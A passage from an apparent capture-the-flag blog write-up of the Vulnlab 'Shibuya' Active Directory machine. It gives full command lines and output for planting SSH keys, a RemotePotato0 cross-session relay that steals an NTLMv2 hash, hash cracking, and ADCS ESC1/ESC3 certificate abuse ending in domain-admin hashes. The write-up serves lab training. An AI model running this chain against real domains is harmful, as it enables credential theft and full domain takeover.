out"><br>drw-rw-rw-          0  Sun Feb 16 11:42:05 2025 Downloads</span><span class="line out"><br>drw-rw-rw-          0  Sun Feb 16 11:42:05 2025 Favorites</span><span class="line out"><br>drw-rw-rw-          0  Sun Feb 16 11:42:05 2025 Links</span><span class="line out"><br>drw-rw-rw-          0  Sun Feb 16 11:42:06 2025 Local Settings</span><span class="line out"><br>drw-rw-rw-          0  Sun Feb 16 11:42:05 2025 Music</span><span class="line out"><br>drw-rw-rw-          0  Sun Feb 16 11:42:06 2025 My Documents</span><span class="line out"><br>drw-rw-rw-          0  Sun Feb 16 11:42:06 2025 NetHood</span><span class="line out"><br>-rw-rw-rw-     262144  Sun Feb 16 11:42:05 2025 NTUSER.DAT</span><span class="line out"><br>-rw-rw-rw-     106496  Sun Feb 16 11:42:05 2025 ntuser.dat.LOG1</span><span class="line out"><br>-rw-rw-rw-          0  Sun Feb 16 11:42:05 2025 ntuser.dat.LOG2</span><span class="line out"><br>-rw-rw-rw-      65536  Sun Feb 16 11:42:08 2025 NTUSER.DAT&#123;c76cbcdb-afc9-11eb-8234-000d3aa6d50e&#125;.TM.blf</span><span class="line out"><br>-rw-rw-rw-     524288  Sun Feb 16 11:42:05 2025 NTUSER.DAT&#123;c76cbcdb-afc9-11eb-8234-000d3aa6d50e&#125;.TMContainer00000000000000000001.regtrans-ms</span><span class="line out"><br>-rw-rw-rw-     524288  Sun Feb 16 11:42:05 2025 NTUSER.DAT&#123;c76cbcdb-afc9-11eb-8234-000d3aa6d50e&#125;.TMContainer00000000000000000002.regtrans-ms</span><span class="line out"><br>-rw-rw-rw-         20  Tue Feb 18 20:30:58 2025 ntuser.ini</span><span class="line out"><br>drw-rw-rw-          0  Sun Feb 16 11:42:05 2025 Pictures</span><span class="line out"><br>drw-rw-rw-          0  Sun Feb 16 11:42:06 2025 PrintHood</span><span class="line out"><br>drw-rw-rw-          0  Sun Feb 16 11:42:06 2025 Recent</span><span class="line out"><br>drw-rw-rw-          0  Sun Feb 16 11:42:05 2025 Saved Games</span><span class="line out"><br>drw-rw-rw-          0  Sun Feb 16 11:42:06 2025 SendTo</span><span class="line out"><br>drw-rw-rw-          0  Sun Feb 16 11:42:06 2025 Start Menu</span><span class="line out"><br>drw-rw-rw-          0  Sun Feb 16 11:42:06 2025 Templates</span><span class="line out"><br>drw-rw-rw-          0  Sun Feb 16 11:42:05 2025 Videos</span></pre></td></tr></table></figure><p>We can get the user flag from the desktop</p><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line"># cd desktop</span><br><span class="line"># ls</span><br><span class="line">drw-rw-rw-          0  Sun Feb 16 11:42:41 2025 .</span><br><span class="line">drw-rw-rw-          0  Tue Feb 18 20:36:45 2025 ..</span><br><span class="line">-rw-rw-rw-         36  Sun Feb 16 11:43:08 2025 flag.txt</span><br><span class="line"># get flag.txt</span><br></pre></td></tr></table></figure><p>Now we need a way to get a shell on the box. Remember from the Nmap scan that SSH is open. Let’s create a <code>.ssh</code> folder inside the user’s home directory and place our key there</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>ssh-keygen -t ed25519 -f simon</span><span class="line cmd"><br><span class="prompt">$ </span>mv simon.pub authorized_keys</span><span class="line out"><br></span><span class="line out"><br># mkdir .ssh</span><span class="line out"><br># cd .ssh</span><span class="line out"><br># put authorized_keys</span></pre></td></tr></table></figure><p>And we’re in!</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>ssh -i simon simon.watson@shibuya.vl</span><span class="line out"><br>Microsoft Windows [Version 10.0.20348.3207]</span><span class="line out"><br>(c) Microsoft Corporation. All rights reserved.</span><span class="line out"><br></span><span class="line out"><br>shibuya\simon.watson@AWSJPDC0522 C:\Users\simon.watson&gt;</span></pre></td></tr></table></figure><p>Another way we can connect to SSH is by using <code>changepasswd</code> from Impacket to change Simon’s password using his hash, since we can’t use pass-the-hash with SSH</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>changepasswd.py shibuya.vl/simon.watson@shibuya.vl -hashes :&lt;REDACTED&gt; -newpass P@ssw0rd</span><span class="line out"><br>Impacket v0.13.0.dev0+20250404.133223.00ced47f - Copyright Fortra, LLC and its affiliated companies</span><span class="line out"><br></span><span class="line out"><br>[*] Changing the password of shibuya.vl\simon.watson</span><span class="line out"><br>[*] Connecting to DCE/RPC as shibuya.vl\simon.watson</span><span class="line out"><br>[*] Password was changed successfully.</span></pre></td></tr></table></figure><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>ssh simon.watson@shibuya.vl</span><span class="line out"><br>simon.watson@shibuya.vl&#x27;s password:</span><span class="line out"><br>Microsoft Windows [Version 10.0.20348.3207]</span><span class="line out"><br>(c) Microsoft Corporation. All rights reserved.</span><span class="line out"><br></span><span class="line out"><br>shibuya\simon.watson@AWSJPDC0522 C:\Users\simon.watson&gt;</span></pre></td></tr></table></figure><h1 id="ROOT"><a href="#ROOT" class="headerlink" title="ROOT"></a>ROOT</h1><p>Since LDAP is closed, we weren’t able to gather BloodHound data earlier. But now that we have an SSH connection, we can open a SOCKS proxy and use it to collect BloodHound data remotely with NetExec</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>ssh -i simon simon.watson@shibuya.vl -D1080 -N</span><span class="line cmd"><br><span class="prompt">$ </span>proxychains4 -q nxc ldap shibuya.vl -u simon.watson -p P@ssw0rd --bloodhound --dns-server 10.10.106.81 --dns-tcp -c All</span><span class="line out"><br>LDAP        10.10.106.81    389    AWSJPDC0522      [*] Windows Server 2022 Build 20348 (name:AWSJPDC0522) (domain:shibuya.vl)</span><span class="line out"><br>LDAP        10.10.106.81    389    AWSJPDC0522      [+] shibuya.vl\simon.watson:P@ssw0rd</span><span class="line out"><br>LDAP        10.10.106.81    389    AWSJPDC0522      Resolved collection methods: group, localadmin, session, dcom, rdp, trusts, objectprops, acl, container, psremote</span><span class="line out"><br>LDAP        10.10.106.81    389    AWSJPDC0522      Done in 00M 25S</span><span class="line out"><br>LDAP        10.10.106.81    389    AWSJPDC0522      Compressing output into /home/serio/.nxc/logs/AWSJPDC0522_10.10.106.81_2025-04-07_203219_bloodhound.zip</span></pre></td></tr></table></figure><p>The next step is tricky to find. If we run <code>ps</code> to list running processes, we can see that Explorer is running, so it looks like someone is logged in</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">PS C:\Users\simon.watson&gt; </span>ps</span><span class="line out"><br></span><span class="line out"><br>Handles  NPM(K)    PM(K)      WS(K)     CPU(s)     Id  SI ProcessName</span><span class="line out"><br>-------  ------    -----      -----     ------     --  -- -----------</span><span class="line out"><br>    210       8     7152      12052              3272   0 AggregatorHost</span><span class="line out"><br>    395      33    12776      21552              2436   0 certsrv</span><span class="line out"><br>     85       6     2404       4740       0.02   6124   0 cmd</span><span class="line out"><br>    101       7     1144       5444       0.11   3560   0 conhost</span><span class="line out"><br>    345      17     1988       6328               452   0 csrss</span><span class="line out"><br>    252      14     1924       6464               528   1 csrss</span><span class="line out"><br>    174      11     1768       5988              5388   2 csrss</span><span class="line out"><br>    371      15     3304      15316               636   1 ctfmon</span><span class="line out"><br>    419      34    16696      25540              2680   0 dfsrs</span><span class="line out"><br>    156       9     1944       6296              2560   0 dfssvc</span><span class="line out"><br>   5394    4799    69064      70932              2512   0 dns</span><span class="line out"><br>    716      31    13808      47572              1344   1 dwm</span><span class="line out"><br>    625      26    15000      39984              5668   2 dwm</span><span class="line out"><br>   1515      58    22980     152320              2920   1 explorer</span><span class="line out"><br>...</span></pre></td></tr></table></figure><p>We can try to list more information about the session using the <code>qwinsta</code> command, but in this case, it failed</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">PS C:\Users\simon.watson&gt; </span>qwinsta *</span><span class="line out"><br>No session exists for *</span></pre></td></tr></table></figure><p>Somehow, if we run it with runas it works, as shown <a href="https://security.stackexchange.com/questions/272327/cannot-qwinsta-during-winrm-but-it-works-when-run-under-newcredentials-logo">here</a></p><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">sliver (shibuya) &gt; execute-assembly &#x27;/home/serio/vulnlab/shibuya/RunasCs.exe&#x27; x x qwinsta -l 9</span><br><span class="line"></span><br><span class="line">[*] Output:</span><br><span class="line"></span><br><span class="line"> SESSIONNAME       USERNAME                 ID  STATE   TYPE        DEVICE</span><br><span class="line">&gt;services                                    0  Disc</span><br><span class="line"> rdp-tcp#0         nigel.mills               1  Active</span><br><span class="line"> console                                     2  Conn</span><br><span class="line"> 31c5ce94259d4...                        65536  Listen</span><br><span class="line"> rdp-tcp                                 65537  Listen</span><br></pre></td></tr></table></figure><p>As you can see, the user nigel.mills has a session with an ID of 1. Another way to enumerate this is by checking the “Sessions” option in BloodHound, it should show that the user nigel has a session on the DC</p><h2 id="Cross-Session-Relay"><a href="#Cross-Session-Relay" class="headerlink" title="Cross Session Relay"></a>Cross Session Relay</h2><p>With this information in hand, we can perform a cross-session relay attack (that’s why the machine is called Shibuya) and capture Nigel’s hash. You can refer to 0xdf’s write-up on Rebound <a href="https://0xdf.gitlab.io/2024/03/30/htb-rebound.html#cross-session-relay">here</a>.<br>To carry out the attack we need to download the <a href="https://github.com/antonioCoco/RemotePotato0/releases">RemotePotato0</a> binary and upload it to the target machine. The attack can also be performed using KrbRelay, but I prefer the first option<br>First, we run socat like this</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>sudo socat -v TCP-LISTEN:135,fork,reuseaddr TCP:10.10.106.81:8888</span></pre></td></tr></table></figure><p>Then, we execute RemotePotato0 on the target machine</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">PS C:\ProgramData&gt; </span>.\RemotePotato0.exe -m 2 -r 10.8.0.210 -x 10.8.0.210 -p 8888 -s 1</span><span class="line out"><br>[*] Detected a Windows Server version not compatible with JuicyPotato. RogueOxidResolver must be run remotely. Remember to forward tcp port 135 on 10.8.0.210 to your victim machine on port 8888</span><span class="line out"><br>[*] Example Network redirector:</span><span class="line out"><br>        sudo socat -v TCP-LISTEN:135,fork,reuseaddr TCP:&#123;&#123;ThisMachineIp&#125;&#125;:8888</span><span class="line out"><br>[*] Starting the RPC server to capture the credentials hash from the user authentication!!</span><span class="line out"><br>[*] RPC relay server listening on port 9997 ...</span><span class="line out"><br>[*] Spawning COM object in the session: 1</span><span class="line out"><br>[*] Calling StandardGetInstanceFromIStorage with CLSID:&#123;5167B42F-C111-47A1-ACC4-8EABE61B0B54&#125;</span><span class="line out"><br>[*] Starting RogueOxidResolver RPC Server listening on port 8888 ...</span><span class="line out"><br>[*] IStoragetrigger written: 102 bytes</span><span class="line out"><br>[*] ServerAlive2 RPC Call</span><span class="line out"><br>[*] ResolveOxid2 RPC call</span><span class="line out"><br>[+] Received the relayed authentication on the RPC relay server on port 9997</span><span class="line out"><br>[*] Connected to RPC Server 127.0.0.1 on port 8888</span><span class="line out"><br>[+] User hash stolen!</span><span class="line out"><br></span><span class="line out"><br>NTLMv2 Client   : AWSJPDC0522</span><span class="line out"><br>NTLMv2 Username : SHIBUYA\Nigel.Mills</span><span class="line out"><br>NTLMv2 Hash     : Nigel.Mills::SHIBUYA:&lt;REDACTED&gt;</span></pre></td></tr></table></figure><p>And as you can see, we’ve captured nigel’s hash. Let’s save it to a file and crack it with john</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>j nigel.hash</span><span class="line out"><br>Using default input encoding: UTF-8</span><span class="line out"><br>Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])</span><span class="line out"><br>Will run 4 OpenMP threads</span><span class="line out"><br>Press &#x27;q&#x27; or Ctrl-C to abort, &#x27;h&#x27; for help, almost any other key for status</span><span class="line out"><br>&lt;REDACTED&gt;       (Nigel.Mills)</span><span class="line out"><br>1g 0:00:00:00 DONE (2025-04-07 22:01) 10.00g/s 2273Kp/s 2273Kc/s 2273KC/s asswipe!..920217</span><span class="line out"><br>Use the &quot;--show --format=netntlmv2&quot; options to display all of the cracked passwords reliably</span><span class="line out"><br>Session completed.</span></pre></td></tr></table></figure><h2 id="ADCS"><a href="#ADCS" class="headerlink" title="ADCS"></a>ADCS</h2><p>Let’s look for vulnerable templates using certipy</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>proxychains4 -q certipy find -u nigel.mills -p &lt;REDACTED&gt; -dc-ip 10.10.106.81 -dns-tcp -vulnerable -enabled -stdout</span><span class="line out"><br>Certipy v4.8.2 - by Oliver Lyak (ly4k)</span><span class="line out"><br></span><span class="line out"><br>[*] Finding certificate templates</span><span class="line out"><br>[*] Found 34 certificate templates</span><span class="line out"><br>[*] Finding certificate authorities</span><span class="line out"><br>[*] Found 1 certificate authority</span><span class="line out"><br>[*] Found 12 enabled certificate templates</span><span class="line out"><br>[*] Trying to get CA configuration for &#x27;shibuya-AWSJPDC0522-CA&#x27; via CSRA</span><span class="line out"><br>[!] Got error while trying to get CA configuration for &#x27;shibuya-AWSJPDC0522-CA&#x27; via CSRA: CASessionError: code: 0x80070005 - E_ACCESSDENIED - General access denied error.</span><span class="line out"><br>[*] Trying to get CA configuration for &#x27;shibuya-AWSJPDC0522-CA&#x27; via RRP</span><span class="line out"><br>[*] Got CA configuration for &#x27;shibuya-AWSJPDC0522-CA&#x27;</span><span class="line out"><br>[*] Enumeration output:</span><span class="line out"><br>Certificate Authorities</span><span class="line out"><br>  0</span><span class="line out"><br>    CA Name                             : shibuya-AWSJPDC0522-CA</span><span class="line out"><br>    DNS Name                            : AWSJPDC0522.shibuya.vl</span><span class="line out"><br>    Certificate Subject                 : CN=shibuya-AWSJPDC0522-CA, DC=shibuya, DC=vl</span><span class="line out"><br>    Certificate Serial Number           : 2417712CBD96C58449CFDA3BE3987F52</span><span class="line out"><br>    Certificate Validity Start          : 2025-02-15 07:24:14+00:00</span><span class="line out"><br>    Certificate Validity End            : 2125-02-15 07:34:13+00:00</span><span class="line out"><br>    Web Enrollment                      : Enabled</span><span class="line out"><br>    User Specified SAN                  : Disabled</span><span class="line out"><br>    Request Disposition                 : Issue</span><span class="line out"><br>    Enforce Encryption for Requests     : Enabled</span><span class="line out"><br>    Permissions</span><span class="line out"><br>      Owner                             : SHIBUYA.VL\Administrators</span><span class="line out"><br>      Access Rights</span><span class="line out"><br>        ManageCertificates              : SHIBUYA.VL\Administrators</span><span class="line out"><br>                                          SHIBUYA.VL\Domain Admins</span><span class="line out"><br>                                          SHIBUYA.VL\Enterprise Admins</span><span class="line out"><br>        ManageCa                        : SHIBUYA.VL\Administrators</span><span class="line out"><br>                                          SHIBUYA.VL\Domain Admins</span><span class="line out"><br>                                          SHIBUYA.VL\Enterprise Admins</span><span class="line out"><br>        Enroll                          : SHIBUYA.VL\Authenticated Users</span><span class="line out"><br>    [!] Vulnerabilities</span><span class="line out"><br>      ESC8                              : Web Enrollment is enabled and Request Disposition is set to Issue</span><span class="line out"><br>Certificate Templates</span><span class="line out"><br>  0</span><span class="line out"><br>    Template Name                       : ShibuyaWeb</span><span class="line out"><br>    Display Name                        : ShibuyaWeb</span><span class="line out"><br>    Certificate Authorities             : shibuya-AWSJPDC0522-CA</span><span class="line out"><br>    Enabled                             : True</span><span class="line out"><br>    Client Authentication               : True</span><span class="line out"><br>    Enrollment Agent                    : True</span><span class="line out"><br>    Any Purpose                         : True</span><span class="line out"><br>    Enrollee Supplies Subject           : True</span><span class="line out"><br>    Certificate Name Flag               : EnrolleeSuppliesSubject</span><span class="line out"><br>    Enrollment Flag                     : None</span><span class="line out"><br>    Private Key Flag                    : ExportableKey</span><span class="line out"><br>    Extended Key Usage                  : Any Purpose</span><span class="line out"><br>                                          Server Authentication</span><span class="line out"><br>    Requires Manager Approval           : False</span><span class="line out"><br>    Requires Key Archival               : False</span><span class="line out"><br>    Authorized Signatures Required      : 0</span><span class="line out"><br>    Validity Period                     : 100 years</span><span class="line out"><br>    Renewal Period                      : 75 years</span><span class="line out"><br>    Minimum RSA Key Length              : 4096</span><span class="line out"><br>    Permissions</span><span class="line out"><br>      Enrollment Permissions</span><span class="line out"><br>        Enrollment Rights               : SHIBUYA.VL\t1_admins</span><span class="line out"><br>                                          SHIBUYA.VL\Domain Admins</span><span class="line out"><br>                                          SHIBUYA.VL\Enterprise Admins</span><span class="line out"><br>      Object Control Permissions</span><span class="line out"><br>        Owner                           : SHIBUYA.VL\_admin</span><span class="line out"><br>        Write Owner Principals          : SHIBUYA.VL\Domain Admins</span><span class="line out"><br>                                          SHIBUYA.VL\Enterprise Admins</span><span class="line out"><br>                                          SHIBUYA.VL\_admin</span><span class="line out"><br>        Write Dacl Principals           : SHIBUYA.VL\Domain Admins</span><span class="line out"><br>                                          SHIBUYA.VL\Enterprise Admins</span><span class="line out"><br>                                          SHIBUYA.VL\_admin</span><span class="line out"><br>        Write Property Principals       : SHIBUYA.VL\Domain Admins</span><span class="line out"><br>                                          SHIBUYA.VL\Enterprise Admins</span><span class="line out"><br>                                          SHIBUYA.VL\_admin</span><span class="line out"><br>    [!] Vulnerabilities</span><span class="line out"><br>      ESC1                              : &#x27;SHIBUYA.VL\\t1_admins&#x27; can enroll, enrollee supplies subject and template allows client authentication</span><span class="line out"><br>      ESC2                              : &#x27;SHIBUYA.VL\\t1_admins&#x27; can enroll and template can be used for any purpose</span><span class="line out"><br>      ESC3                              : &#x27;SHIBUYA.VL\\t1_admins&#x27; can enroll and template has Certificate Request Agent EKU set</span></pre></td></tr></table></figure><p>Since nigel.mills is a member of the t1_admins group we can exploit this easily</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>proxychains4 -q nxc ldap 10.10.106.81 -u nigel.mills -p &lt;REDACTED&gt; -M groupmembership -o USER=nigel.mills</span><span class="line out"><br>LDAP        10.10.106.81    389    AWSJPDC0522      [*] Windows Server 2022 Build 20348 (name:AWSJPDC0522) (domain:shibuya.vl)</span><span class="line out"><br>LDAP        10.10.106.81    389    AWSJPDC0522      [+] shibuya.vl\nigel.mills:&lt;REDACTED&gt;</span><span class="line out"><br>GROUPMEM... 10.10.106.81    389    AWSJPDC0522      [+] User: nigel.mills is member of following groups:</span><span class="line out"><br>GROUPMEM... 10.10.106.81    389    AWSJPDC0522      shibuya</span><span class="line out"><br>GROUPMEM... 10.10.106.81    389    AWSJPDC0522      t1_admins</span><span class="line out"><br>GROUPMEM... 10.10.106.81    389    AWSJPDC0522      Domain Users</span></pre></td></tr></table></figure><h3 id="ESC1"><a href="#ESC1" class="headerlink" title="ESC1"></a>ESC1</h3><p>Here we use the <code>_admin</code> upn because he’s the domain admin</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>proxychains4 -q certipy req -u Nigel.Mills -p &lt;REDACTED&gt; -dc-ip 10.10.106.81 -target shibuya.vl -ca shibuya-AWSJPDC0522-CA -template ShibuyaWeb -upn _admin -key-size 4096</span><span class="line out"><br>Certipy v4.8.2 - by Oliver Lyak (ly4k)</span><span class="line out"><br></span><span class="line out"><br>[*] Requesting certificate via RPC</span><span class="line out"><br>[*] Successfully requested certificate</span><span class="line out"><br>[*] Request ID is 4</span><span class="line out"><br>[*] Got certificate with UPN &#x27;_admin&#x27;</span><span class="line out"><br>[*] Certificate has no object SID</span><span class="line out"><br>[*] Saved certificate and private key to &#x27;_admin.pfx&#x27;</span></pre></td></tr></table></figure><p>Nice! we got the pfx, now we can use it to get his hash</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>certipy auth -pfx _admin.pfx -domain shibuya.vl -username _admin -dc-ip 10.10.106.81</span><span class="line out"><br>Certipy v4.8.2 - by Oliver Lyak (ly4k)</span><span class="line out"><br></span><span class="line out"><br>[*] Using principal: _admin@shibuya.vl</span><span class="line out"><br>[*] Trying to get TGT...</span><span class="line out"><br>[-] Object SID mismatch between certificate and user &#x27;_admin&#x27;</span></pre></td></tr></table></figure><p>But we got an error saying <code>[-] Object SID mismatch between certificate and user &#39;_admin&#39;</code>. This is intended actually, earlier this February, Microsoft started enforcing the SID: <a href="https://support.microsoft.com/en-us/topic/kb5014754-certificate-based-authentication-changes-on-windows-domain-controllers-ad2c23b0-15d8-4340-a468-4d4f3b188f16">https://support.microsoft.com/en-us/topic/kb5014754-certificate-based-authentication-changes-on-windows-domain-controllers-ad2c23b0-15d8-4340-a468-4d4f3b188f16</a></p><blockquote><p>By <strong>February 2025</strong>, if the <strong>StrongCertificateBindingEnforcemen</strong>t registry key is not configured, domain controllers will move to Full Enforcement mode</p></blockquote><p>However, we can just set the SID in the request</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>proxychains4 -q certipy req -u Nigel.Mills -p &lt;REDACTED&gt; -dc-ip 10.10.106.81 -target shibuya.vl -ca shibuya-AWSJPDC0522-CA -template ShibuyaWeb -upn _admin -sid S-1-5-21-87560095-894484815-3652015022-500 -key-size 4096</span><span class="line out"><br>Certipy v4.8.2 - by Oliver Lyak (ly4k)</span><span class="line out"><br></span><span class="line out"><br>[*] Requesting certificate via RPC</span><span class="line out"><br>[*] Successfully requested certificate</span><span class="line out"><br>[*] Request ID is 6</span><span class="line out"><br>[*] Got certificate with UPN &#x27;_admin&#x27;</span><span class="line out"><br>[*] Certificate object SID is &#x27;S-1-5-21-87560095-894484815-3652015022-500&#x27;</span><span class="line out"><br>[*] Saved certificate and private key to &#x27;_admin.pfx&#x27;</span></pre></td></tr></table></figure><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>certipy auth -pfx _admin.pfx -domain shibuya.vl -username _admin -dc-ip 10.10.106.81</span><span class="line out"><br>Certipy v4.8.2 - by Oliver Lyak (ly4k)</span><span class="line out"><br></span><span class="line out"><br>[*] Using principal: _admin@shibuya.vl</span><span class="line out"><br>[*] Trying to get TGT...</span><span class="line out"><br>[*] Got TGT</span><span class="line out"><br>[*] Saved credential cache to &#x27;_admin.ccache&#x27;</span><span class="line out"><br>[*] Trying to retrieve NT hash for &#x27;_admin&#x27;</span><span class="line out"><br>[*] Got hash for &#x27;_admin@shibuya.vl&#x27;: aad3b435b51404eeaad3b435b51404ee:&lt;REDACTED&gt;</span></pre></td></tr></table></figure><p>With the DA hash in hand, we can perform a DCSync, but I’ll just read the flag via SMB</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>nxc smb 10.10.106.81 -u _admin -H &lt;REDACTED&gt; -x &#x27;type C:\users\administrator\desktop\root.txt&#x27;</span><span class="line out"><br>SMB         10.10.106.81    445    AWSJPDC0522      [*] Windows Server 2022 Build 20348 x64 (name:AWSJPDC0522) (domain:shibuya.vl) (signing:True) (SMBv1:False)</span><span class="line out"><br>SMB         10.10.106.81    445    AWSJPDC0522      [+] shibuya.vl\_admin:&lt;REDACTED&gt; (Pwn3d!)</span><span class="line out"><br>SMB         10.10.106.81    445    AWSJPDC0522      [+] Executed command via wmiexec</span><span class="line out"><br>SMB         10.10.106.81    445    AWSJPDC0522      VL&#123;REDACTED&#125;</span></pre></td></tr></table></figure><h1 id="Beyond-root"><a href="#Beyond-root" class="headerlink" title="Beyond root"></a>Beyond root</h1><h2 id="Pre-Created-Computer-Accounts"><a href="#Pre-Created-Computer-Accounts" class="headerlink" title="Pre-Created Computer Accounts"></a>Pre-Created Computer Accounts</h2><p>The <code>red:red</code> and <code>purple:purple</code> worked because both are precreated machine accounts. We can verify by running the <code>pre2k</code> module in NetExec</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>proxychains4 -q nxc ldap shibuya.vl -u red -p red -k -M pre2k</span><span class="line out"><br>LDAP        shibuya.vl      389    AWSJPDC0522      [*] Windows Server 2022 Build 20348 (name:AWSJPDC0522) (domain:shibuya.vl)</span><span class="line out"><br>LDAP        shibuya.vl      389    AWSJPDC0522      [+] shibuya.vl\red:red</span><span class="line out"><br>PRE2K       shibuya.vl      389    AWSJPDC0522      Pre-created computer account: RED$</span><span class="line out"><br>PRE2K       shibuya.vl      389    AWSJPDC0522      Pre-created computer account: PURPLE$</span><span class="line out"><br>PRE2K       shibuya.vl      389    AWSJPDC0522      [+] Found 2 pre-created computer accounts. Saved to /home/serio/.nxc/modules/pre2k/shibuya.vl/precreated_computers.txt</span><span class="line out"><br>PRE2K       shibuya.vl      389    AWSJPDC0522      [+] Successfully obtained TGT for red@shibuya.vl</span><span class="line out"><br>PRE2K       shibuya.vl      389    AWSJPDC0522      [+] Successfully obtained TGT for purple@shibuya.vl</span><span class="line out"><br>PRE2K       shibuya.vl      389    AWSJPDC0522      [+] Successfully obtained TGT for 2 pre-created computer accounts. Saved to /home/serio/.nxc/modules/pre2k/ccache</span></pre></td></tr></table></figure><h2 id="Exploiting-ESC3"><a href="#Exploiting-ESC3" class="headerlink" title="Exploiting ESC3"></a>Exploiting ESC3</h2><p>I don’t think I covered how to exploit ESC3 in my blog, so this is a great opportunity to demonstrate it</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>proxychains4 -q certipy req -u Nigel.Mills -p &lt;REDACTED&gt; -target-ip 10.10.106.81 -ca shibuya-AWSJPDC0522-CA -template ShibuyaWeb -key-size 4096</span><span class="line out"><br>Certipy v4.8.2 - by Oliver Lyak (ly4k)</span><span class="line out"><br></span><span class="line out"><br>[*] Requesting certificate via RPC</span><span class="line out"><br>[*] Successfully requested certificate</span><span class="line out"><br>[*] Request ID is 11</span><span class="line out"><br>[*] Got certificate without identification</span><span class="line out"><br>[*] Certificate has no object SID</span><span class="line out"><br>[*] Saved certificate and private key to &#x27;nigel.mills.pfx&#x27;</span></pre></td></tr></table></figure><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>proxychains4 -q certipy req -u Nigel.Mills -p &lt;REDACTED&gt; -ca shibuya-AWSJPDC0522-CA -target-ip 10.10.106.81 -template User -on-behalf-of _admin -pfx nigel.mills.pfx -key-size 4096</span><span class="line out"><br>Certipy v4.8.2 - by Oliver Lyak (ly4k)</span><span class="line out"><br></span><span class="line out"><br>[*] Requesting certificate via RPC</span><span class="line out"><br>[*] Successfully requested certificate</span><span class="line out"><br>[*] Request ID is 13</span><span class="line out"><br>[*] Got certificate with UPN &#x27;_admin@shibuya.vl&#x27;</span><span class="line out"><br>[*] Certificate object SID is &#x27;S-1-5-21-87560095-894484815-3652015022-500&#x27;</span><span class="line out"><br>[*] Saved certificate and private key to &#x27;_admin.pfx&#x27;</span></pre></td></tr></table></figure><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>proxychains4 -q certipy auth -pfx _admin.pfx -domain shibuya.vl -username _admin -dc-ip 10.10.106.81</span><span class="line out"><br>Certipy v4.8.2 - by Oliver Lyak (ly4k)</span><span class="line out"><br></span><span class="line out"><br>[*] Using principal: _admin@shibuya.vl</span><span class="line out"><br>[*] Trying to get TGT...</span><span class="line out"><br>[*] Got TGT</span><span class="line out"><br>[*] Saved credential cache to &#x27;_admin.ccache&#x27;</span><span class="line out"><br>[*] Trying to retrieve NT hash for &#x27;_admin&#x27;</span><span class="line out"><br>[*] Got hash for &#x27;_admin@shibuya.vl&#x27;: aad3b435b51404eeaad3b435b51404ee:&lt;REDACTED&gt;</span></pre></td></tr></table></figure><p>That concludes this machine. I hope you learned something new! 🐱</p><h1 id="Resources"><a href="#Resources" class="headerlink" title="Resources"></a>Resources</h1><ul><li><a href="https://security.stackexchange.com/questions/272327/cannot-qwinsta-during-winrm-but-it-works-when-run-under-newcredentials-logo">https://security.stackexchange.com/questions/272327/cannot-qwinsta-during-winrm-but-it-works-when-run-under-newcredentials-logo</a></li><li><a href="https://0xdf.gitlab.io/2024/03/30/htb-rebound.html#cross-session-relay">https://0xdf.gitlab.io/2024/03/30/htb-rebound.html#cross-session-relay</a></li><li><a href="https://github.com/antonioCoco/RemotePotato0">https://github.com/antonioCoco/RemotePotato0</a></li><li><a href="https://support.microsoft.com/en-us/topic/kb5014754-certificate-based-authentication-changes-on-windows-domain-controllers-ad2c23b0-15d8-4340-a468-4d4f3b188f16">https://support.microsoft.com/en-us/topic/kb5014754-certificate-based-authentication-changes-on-windows-domain-controllers-ad2c23b0-15d8-4340-a468-4d4f3b188f16</a></li><li><a href="https://trustedsec.com/blog/diving-into-pre-created-computer-accounts">https://trustedsec.com/blog/diving-into-pre-created-computer-accounts</a></li></ul>]]></content>
    
    
    <summary type="html">active directory, cross-session relay, esc1</summary>


    <category term="writeups" scheme="https://seriotonctf.github.io/categories/writeups/"/>
    
    
    <category term="active directory" scheme="https://seriotonctf.github.io/tags/active-directory/"/>
    
    <category term="adcs" scheme="https://seriotonctf.github.io/tags/adcs/"/>
    
    <category term="esc1" scheme="https://seriotonctf.github.io/tags/esc1/"/>
    
    <category term="vulnlab" scheme="https://seriotonctf.github.io/tags/vulnlab/"/>
    
    <category term="pre-windows 2000 computers" scheme="https://seriotonctf.github.io/tags/pre-windows-2000-computers/"/>
    
    <category term="cross-session relay" scheme="https://seriotonctf.github.io/tags/cross-session-relay/"/>
    
    <category term="remotepotato0" scheme="https://seriotonctf.github.io/tags/remotepotato0/"/>
    
  </entry>
  
  <entry>
